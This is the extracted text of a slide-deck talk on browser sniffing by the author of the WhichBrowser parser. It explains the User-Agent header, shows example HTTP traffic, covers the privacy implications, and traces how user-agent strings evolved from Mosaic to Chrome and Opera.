Niels Leenheer

everybody lies

HTML **5** TEST

how well does your browser support html5?

your browser | other browsers | compare

news | device lab | about the test

YOUR BROWSER SCORES **400** OUT OF 555 POINTS

JavaScript Diagrams

Click here for GoJS

You are using Safari 9.0.1 on OS X El Capitan 10.11

Correct? ✓ ✕

☁ Save results | ▦ Compare to... | ◄ Share | 𝐏 Donate

whichbrowser

GitHub, Inc.

This repository Search   Pull requests   Issues   Gist

📖 **WhichBrowser** / **Parser**   👁 Unwatch ▾ 72   ★ Star 928   ⑂ Fork 123

‹› Code   ⓘ Issues 1   ⑂ Pull requests 0   〰 Pulse   📊 Graphs   ⚙ Settings

Browser sniffing gone too far — A useragent parser library for PHP http://whichbrowser.net — Edit

⬡ **730** commits   ⑂ **2** branches   🏷 **22** releases   **3** contributors

Branch: master ▾   **New pull request**   New file   Upload files   Find file   SSH ▾   git@github.com:WhichBrowser/Pⓐ   ⬇   Download ZIP

🎩 **NielsLeenheer** Make television manufacturer detection simpler   Latest commit 0a12639 17 minutes ago

📁 bin   Update profile tool   27 days ago

📁 data   Improve detection of UC Browser models   8 hours ago

warning:
this talk is full of
lies and deception

yes...

this talk is about browser sniffing

browser sniffing is

dirty

you should use
feature detection

Dear Web Developers:
Browser Sniffing is Stupid

http://www.webstandards.org/2002/12/20/dear-web-developers-browser-sniffing-is-stupid/

5 Reasons Why Browser Sniffing Stinks

Browser Detection is Bad

https://css-tricks.com/browser-detection-is-bad/

best-practices

responsive
design

progressive
enhancement

feature
detection

anti-pattern

browser sniffing

browser sniffing

is just a tool

everybody uses browser sniffing

Search

useragent

Search

Repositories	586
⟨⟩ Code	11,264,584
① Issues	29,421
Wikis	4,682
Users	3

We've found 586 repository results

Sort: Most stars ▾

WhichBrowser/Parser

PHP   ★ 1,009   ⑂ 139

Browser sniffing gone too far — A **useragent** parser library for PHP

Updated 21 days ago

Languages

Perl	139
JavaScript	122
PHP	86
Python	32
Java	31
Ruby	24
C#	9
Objective-C	9
Go	8
HTML	6

3rd-Eden/**useragent**

JavaScript   ★ 472   ⑂ 53

Useragent parser for Node.js, ported from browserscope.org

Updated 16 days ago

hotoo/detector

JavaScript   ★ 468   ⑂ 114

🐶 客户端环境识别模块。(**UserAgent** detector)

Updated 22 days ago

darcyclarke/Detect.js

JavaScript   ★ 446   ⑂ 87

what... is browser sniffing actually?

the http specification defines
the user-agent header

it contains a string with
information about the browser

every request the browser
makes to the server includes
the user-agent header

```
GET http://whichbrowser.net/ HTTP/1.1

Accept: text/html, application/xhtml+xml, */*

Accept-Language: en-us

User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)

Accept-Encoding: gzip, deflate

Connection: Keep-Alive

Host: whichbrowser.net
```

```
GET http://whichbrowser.net/ HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-us
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Host: whichbrowser.net



HTTP/1.1 200 OK
Date: Mon, 08 Feb 2016 10:40:28 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/5.4.16
Last-Modified: Thu, 15 Jan 2015 10:10:40 GMT
ETag: "984-50cae11796432"
Accept-Ranges: bytes
Content-Length: 2436
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<!doctype html>

<html>
    <head>
```

you can access
the exact same string
using javascript

```
<script type="text/javascript">
<!--


    alert(navigator.userAgent);


//-->
</script>
```


Message from webpage

Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E)

OK

you can use the user-agent
string to identify:

the browser
the rendering engine
the operating system
the device model
and more

what...

is browser sniffing
good for?

knowledge

if you know the platform or browser, you can streamline the user experience

mozilla

Firefox®

Take Control.
Choose Firefox.

Free Download

Systems & Languages | What's New | Privacy

Mozilla Fi...

if you know your users,
you can build a better site for them

if you know which browser is being used, you can work around bugs

if you know which browser is causing errors, you can fix them

privacy implications

Mail Online

Travel News

Home | News | U.S. | Sport | TV&Showbiz | Australia | Femail | Health | Science | Money | Video | Travel | Fashion Finder

Latest Headlines | Travel | Destinations | Holiday Types | Expert Reviews | Mail Travel | Travel Boards | Travel Blog | Celebrity Travel

Are you REALLY getting the best deal? Research reveals online customers are victims of 'price discrimination' when booking their holidays

- It often pays to sign up as a 'member' to receive the best deals
- Expedia 'steer' users to hotels and prices dependent on browser history
- Hotel prices can vary dependent on what device you're using
- This kind of 'price discrimination' is not illegal - it pays to be clued up

By JOHN HUTCHINSON FOR MAILONLINE

PUBLISHED: 13:08 GMT, 29 October 2014 | UPDATED: 13:11 GMT, 29 October 2014

We are constantly told how 'booking online' could save us a tidy amount on our hotels and holidays.

But a new study has shown that other customers may still be getting a better deal - even when the

Mail Online

Travel News

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Are you REALLY getting the best deal? Research reveals online customers are victims of 'price discrimination' when booking their holidays

- It often pays to sign up as a 'member' to receive the best deals
- Expedia 'steer' users to hotels and prices dependent on browser history
- **Hotel prices can vary dependent on what device you're using**
- This kind of 'price discrimination' is not illegal - it pays to be clued up

By JOHN HUTCHINSON FOR MAILONLINE

We are constantly told how 'booking online' could save us a tidy amount on our hotels and holidays.

But a new study has shown that other customers may still be getting a better deal - even when the

changing your user agent string actually makes it easier to track you

anonymity by looking
like everybody else

brave does not have a
useragent string of its own

Brian R. Bondy
@brianbondy

@whichbrowserlib @brave we'll switch to Brave once there are lots more users, for fingerprinting / privacy reasons.

4:17 PM - 13 Jul 2016

why... is browser sniffing so difficult?

things started out simple

Mosaic

Mosaic/0.9

The name of
the browser

The version of
the browser

Netscape Navigator

Mozilla/1.0 (Win3.1)

The code name of
the browser

The version of
the browser

Operating
system

but it quickly started
to get complicated

Internet Explorer

`Mozilla/1.0 (compatible; `MSIE 1.0; Windows 95`)`

Compatible with
Netscape Navigator 1.0

The name of
the browser

The version of
the browser

Operating
system

Opera

`Opera/8.54 (Windows 95; U; en)`

The name of
the browser

The version of
the browser

Operating
system

United States
level encryption

English
language

Opera

`Opera/10.00 (Windows NT 5.1; U; en) Presto/2.2.0`

Rendering
engine

Opera

Opera/9.8 (Windows NT 5.1; U; en) Presto/2.2.0 Version/10.00

The name of
the browser

Fake version of
the browser

Real version of
the browser

Firefox

`Mozilla/5.0` (Windows; U; Windows NT 6.0; en; rv:1.9.1) Gecko/20090624 Firefox/3.5

The name of
the rendering engine

Build date of
the rendering engine

The name of
the browser

Version of
the browser

Version of
the rendering
engine

Firefox

Mozilla/5.0 (Windows NT 6.0; rv:2.0)
Gecko/20100101 Firefox/4.0

Build date is no longer
updated

Firefox

Mozilla/5.0 (Windows NT 6.0; rv:16.0)
Gecko/16.0 Firefox/16.0

and it gets worse...

🧭 Safari

Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_4_11; en)
AppleWebKit/525.27.1 (KHTML, like Gecko)
Version/3.2.3 Safari/525.28.3

The name of
the browser

Version of
the browser

Chrome

Mozilla/5.0 (Windows; U; Windows NT 6.0; en) AppleWebKit/525.27.1 (KHTML, like Gecko) Chrome/15.0.874.120 Safari/525.28.3

The name of the browser

Version of the browser

Opera

Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/44.0.2403.155 Safari/537.36 OPR/31.0.1889.180

The name of
the browser

Version of
the browser

Internet Explorer

